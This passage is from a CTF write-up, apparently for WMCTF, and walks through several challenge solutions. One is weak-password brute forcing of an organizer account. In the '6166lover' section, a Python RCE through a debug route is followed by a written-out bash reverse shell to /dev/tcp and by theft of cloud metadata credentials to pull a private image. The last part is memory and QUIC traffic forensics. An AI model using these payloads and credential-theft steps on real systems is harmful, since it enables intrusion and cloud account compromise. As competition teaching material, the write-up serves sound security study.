如果一血也是通过注册登录获得 flag，那么 TA 的账户一定创建于一血提交 flag 时间点之前，而通过 /users 我们可以发现只有前五个账户的注册时间是早于一血提交时间的，所以在这五个账户中一定有一个拥有 ADMIN 权限。

注意到第五个用户名为 Ha1c9on，而这个 ID 正是主办方常用 ID 之一，显得更加奇怪。对其进行弱密码爆破，得到其密码为 123456，此时登录其账户即可自动获得 flag，抄作业成功！

本题灵感来自于对各位 Web 选手做题习惯的观察。Web 选手在注册测试账户的时候会习惯性地随便输入方便的弱密码，但一旦他们完成了挑战，别人就可能通过 TA 的账户窃取到胜利的果实。实际上在本场 CTF 中除了出题人的账号被爆破成功以外，还有非常多的选手账号被弱密码爆破成功。

6166lover

1. Figure out that is a Rocket application and has Cargo.tml leaked.
2. Download it and find the application name "static-files" and download the binary.
3. Run it with debug mode or Write a example application by yourself to find out the route has been registered.
4. Figure out both of the debug route have done, one is js sandbox, the another one is python "sandbox". Just think them as a black box and test them.
5. Run python code to RCE.
6. ps -ef, You will find /flag has been deleted when the instance booted.
7. Use Alibabacloud metadata to get the host instance metadata, And a worker role on it. https://help.aliyun.com/document_detail/214777.html / /meta-data/ram/security-credentials/
8. Use metadata api to get the temp credentials.
9. Use temp credentials to invoke api GetAuthorizationToken. https://help.aliyun.com/document_detail/72334.html
10. Pull image from alibabacloud image registry with username cr_temp_user and authorizationToken as its password. Image: registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover You may know these from the challenge domain, I have deployed in hangzhou of alibabacloud k8s service(ACK). And know the author name is glzjin, and the challenge name 6166lover.
11. After pull it, just run it with docker run -it registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover bash, and you may get the flag on the image. Thank you:

    Just get your reverse shell like that:


    ```
    http://6166lover.cf8a086c34bdb47138be0b5d5b15b067a.cn-hangzhou.alicontainer.com:81/debug/wnihwi2h2i2j1no1_path_wj2mm?code=__import__(%27os%27).system(%27bash -c "bash -i >%26 /dev/tcp/<your_ip>/<your_port> 0>%261"')
    ```

    And maybe you have to find out a way to fork your process that not jam this application because it's deployed on k8s with a health check.


MISC

1！ 5!

1.打开流量，可以发现由两部分组成，由quic和tcp组成，先看看底部tcp



2.可以看见有websockets流量，并且可以发现每段都发送了加密数据



3.将其全部提取作为备用，手工或者脚本都可以，可以看得出来是一些加密内容，但是不知道加密方式，先留着，看看内存

4.分析内存，发现是lime镜像，意味着是linux系统镜像

```
strings memory.mem |grep 'Linux version'
```


获得关键信息，Linux version 4.19.0-21-amd64，且发现是debian系统，经过内核搜索

Deep Security 12.0 Supported Linux Kernels (trendmicro.com)，可以得知是debian10的系统

5.下载其iso并安装后，制作其对应的符号表镜像 以方便后续取证


```
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility
pip2 install pycrypto
pip2 install distorm3
cd tools/linux
make
cd ../../
zip volatility/plugins/overlays/linux/Debian10.zip tools/linux/module.dwarf
/boot/System.map-4.19.0-21-amd64
```


最后使用python2 vol.py --info | grep debian即可发现符号表制作成功



6.进行内存取证，查看一下历史命令


```
python2 vol.py -f ../memory.mem --profile=Linuxdebian10×64 linux_bash
```





7.根据历史记录，可以发现服务器运行另一个http3的一个服务端，这与流量的quic吻合，并且记录了SSLKEYLOGFILE的路径，可以看见是在桌面上的，然后在最后发现了eval.js，这比较奇怪

8.看一看进程



说明运行了apache2的服务器，

```
-1      -1      [kworker/dying]
1000    1000    desktop.so [kdeinit5] desktop local:/run/user/1000/klau
1000    1000    /usr/bin/konsole
1000    1000    /bin/bash
1000    1000    su
0       0       bash
0       0       [kworker/u256:1]
0       0       [kworker/0:1]
0       0       nano /var/www/html/eval.js
0       0       /sbin/insmod ./lime-4.19.0-21-amd64.ko path=../../memory.mem format=lime
```

再次遇见了eval.js说明比较重要，尝试使用linux_find_file指令进行查找

9.出于vol的弊端，并不能通过linux_find_file来找到目标文件的缓存地址，

```
root@MiWiFi-RA80-srv:/home/snowywar/Desktop/volatility# python2 vol.py -f ../memory.mem --profile=Linuxdebian10x64 linux_find_file -F '/var/www/html/eval.js'
Volatility Foundation Volatility Framework 2.6.1
root@MiWiFi-RA80-srv:/home/snowywar/Desktop/volatility# python2 vol.py -f ../memory.mem --profile=Linuxdebian10x64 linux_find_file -F '/home/snowywar/Desktop/sslkeylog.tx
Volatility Foundation Volatility Framework 2.6.1
root@MiWiFi-RA80-srv:/home/snowywar/Desktop/volatility#
```

由于内存镜像本质的原理，而且我们已经掌握了关键信息，我们通过strings来快速过滤我们的关键内容

10.通过strings memory.mem|grep eval,来快速定位一下我们的相关信息

可以看到大量的eval.js相关内容，可以注意到一个比较奇特的一串eval开头的js代码

结合前后数据的位置，可以确认该段js就是eval.js的内容，将其赋值出来进行反混淆。

11.通过对其反混淆，可以获得如下代码

```
function randomString(e) {
    e = e || 32;
    var t = "ABCDEFGHJKMNPQRSTWXYZabcdefhijkmnprstwxyz2345678",
        a = t.length,
        n = "";
    for (i = 0; i < e; i++) n += t.charAt(Math.floor(Math.random() * a));
    return n
}

function encrypto(a, b, c) {
    if (typeof a !== 'string' || typeof b !== 'number' || typeof c !== 'number') {
        return
    }
    let resultList = [];
    c = c <= 25 ? c : c % 25;
    for (let i = 0; i < a.length; i++) {
        let charCode = a.charCodeAt(i);
```

```
        charCode = (charCode * 1) ^ b;
        charCode = charCode.toString(c);
        resultList.push(charCode)
    }
    let splitStr = String.fromCharCode(c + 97);
    let resultStr = resultList.join(splitStr);
    return resultStr
}
var b1 = new Encode() var ws = new WebSocket("ws://localhost:2303/flag");
ws.onopen = function(a) {
    console.log("Connection open ...");
    ws.send("flag")
};
ws.onmessage = function(a) {
    var b = randomString(5) n = a.data res = n.padEnd(9, b) s1 = encrypto(res, 15, 25)
f1 = b1.encode(s1) ws.send(f1) console.log('Connection Send:' + f1)
};
ws.onclose = function(a) {
    console.log("Connection closed.")
};

function Encode() {
    _keyStr = "/128GhIoPQROSTeUbADfgHijKLM+n0pFWXY456xyzB7=39VaqrstJklmNuZvwcdEC";
    this.encode = function(a) {
        var b = "";
        var c, chr2, chr3, enc1, enc2, enc3, enc4;
        var i = 0;
        a = _utf8_encode(a);
        while (i < a.length) {
            c = a.charCodeAt(i++);
            chr2 = a.charCodeAt(i++);
            chr3 = a.charCodeAt(i++);
            enc1 = c >> 2;
            enc2 = ((c & 3) << 4) | (chr2 >> 4);
            enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
            enc4 = chr3 & 63;
            if (isNaN(chr2)) {
                enc3 = enc4 = 64
            } else if (isNaN(chr3)) {
                enc4 = 64
            }
            b = b + _keyStr.charAt(enc1) + _keyStr.charAt(enc2) + _keyStr.charAt(enc3) +
_keyStr.charAt(enc4)
        }
        return b
    }
    _utf8_encode = function(a) {
```

```
        a = a.replace(/\r\n/g, "\n");
        var b = "";
        for (var n = 0; n < a.length; n++) {
            var c = a.charCodeAt(n);
            if (c < 128) {
                b += String.fromCharCode(c)
            } else if ((c > 127) && (c < 2048)) {
                b += String.fromCharCode((c >> 6) | 192);
                b += String.fromCharCode((c & 63) | 128)
            } else {
                b += String.fromCharCode((c >> 12) | 224);
                b += String.fromCharCode(((c >> 6) & 63) | 128);
                b += String.fromCharCode((c & 63) | 128)
            }
        }
        return b
    }
}
```

12.经过分析，可以发现其流程为：websocket连接服务端，向其发送flag字段，然后服务端向html发送明文flag，通过加密再次发送出去

加密流程：首先随机生成字符串补在flag字段后面，然后进行了异或的加密，最后进行了换表的base64操作。


至此我们可以同样写一串js代码来解密其字段

13.解密代码

```
<script>
var str1 ="待解密的字符串"
function Base64() {
    var _keyStr = "/128GhIoPQROSTeUbADfgHijKLM+n0pFWXY456xyzB7=39VaqrstJklmNuZvwcdEC";

    this.decode = function(input) {
        var output = "";
        var chr1, chr2, chr3;
        var enc1, enc2, enc3, enc4;
        var i = 0;
        input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
        while (i < input.length) {
            enc1 = _keyStr.indexOf(input.charAt(i++));
            enc2 = _keyStr.indexOf(input.charAt(i++));
            enc3 = _keyStr.indexOf(input.charAt(i++));
            enc4 = _keyStr.indexOf(input.charAt(i++));
            chr1 = (enc1 << 2) | (enc2 >> 4);
            chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
```

```
            chr3 = ((enc3 & 3) << 6) | enc4;
            output = output + String.fromCharCode(chr1);
            if (enc3 != 64) {
                output = output + String.fromCharCode(chr2);
            }
            if (enc4 != 64) {
                output = output + String.fromCharCode(chr3);
            }
        }
        output = _utf8_decode(output);
        return output;
    }

    var _utf8_decode = function (utftext) {
        var string = "";
        var i = 0;
        var c = 0;
        var c1 = 0;
        var c2 = 0;
        while (i < utftext.length) {
            c = utftext.charCodeAt(i);
            if (c < 128) {
                string += String.fromCharCode(c);
                i++;
            } else if ((c > 191) && (c < 224)) {
                c1 = utftext.charCodeAt(i + 1);
                string += String.fromCharCode(((c & 31) << 6) | (c1 & 63));
                i += 2;
            } else {
                c1 = utftext.charCodeAt(i + 1);
                c2 = utftext.charCodeAt(i + 2);
                string += String.fromCharCode(((c & 15) << 12) | ((c1 & 63) << 6) | (c2
& 63));
                i += 3;
            }
        }
        return string;
    }
}

function decrypto( str, xor, hex ) {
  if ( typeof str != 'string' || typeof xor != 'number' || typeof hex != 'number') {
    return;
  }
  let strCharList = [];
  let resultList = [];
  hex = hex <= 25 ? hex : hex % 25;
```

```
    let splitStr = String.fromCharCode(hex + 97);
    strCharList = str.split(splitStr);

    for ( let i=0; i<strCharList.length; i++ ) {

      let charCode = parseInt(strCharList[i], hex);

      charCode = (charCode * 1) ^ xor;
      let strChar = String.fromCharCode(charCode);
      resultList.push(strChar);
    }
    let resultStr = resultList.join('');
    return resultStr;
}

var base = new Base64()
b64 = base.decode(str1)
console.log(b64)
s1 = decrypto(b64,15,25)
console.log(s1[0])


</script>
```



14.成功解密前半段，获得前半段flag:WMCTF{LOL_StR1ngs_1s_F@ke_BUT

15.流量还有quic流量需要解密，结合前面得知的sslkeylog.txt，我们同样可以通过strings来快速锁定

此处考察对sslkeylog关键字段知识点的了解，此处文章：NSS Key Log Format — Firefox Source Docs documentation (mozilla.org)

那么只需要一次通过strings来过滤如下


```
CLIENT_HANDSHAKE_TRAFFIC_SECRET
SERVER_HANDSHAKE_TRAFFIC_SECRET
CLIENT_TRAFFIC_SECRET_0
SERVER_TRAFFIC_SECRET_0
```

四个关键段即可


16.最终拼接的sslkeylog的内容为

```
CLIENT_HANDSHAKE_TRAFFIC_SECRET
1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
48f1197d22ef93778c14f15ddbbf9a53df20cf74c9c68b9f3073fa9f405da995
SERVER_HANDSHAKE_TRAFFIC_SECRET
1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
38b4671e9ded337c7066e3830563f4519f3bf4effb13d046c2e62847329f0787
CLIENT_TRAFFIC_SECRET_0 1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
457d3990a971aad9a308ea0af62db5745d99a75e0c484487289f9e760b33a43f
SERVER_TRAFFIC_SECRET_0 1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
dc730355e51308929f66eabb06458080459810bdd6b27de884a1c1fdc5385b1e
```


17.最后在wireshark 编辑 首选项 TLS设置一下即可



便可以成功解开http3的流量



18.最后获得后半段flag，



19.最终flag为：WMCTF{LOL_StR1ngs_1s_F@ke_BUT_HTTP3_1s_C000L}

• hilbert_wave

首先是一堆音频，au查看后可以看见有间隙的波纹点

直接用wave读一下数据可以发现其值都不大于255（ps：原始数据是49152的一维信息，但是通过声道可以知道是RGB三个颜色分别分到了三个音轨上面），易得其本来为图片，且可以发现49152=128*128*3

再根据题目名称hilbert_wave可以知道其通过了希尔伯特的处理，逆处理一波可以得到图像（ps：下面脚本为更好的可以图片ocr，进行了二值化处理）

```
import wave
import matplotlib.pyplot as plt
import numpy as np
from PIL import Image
import time
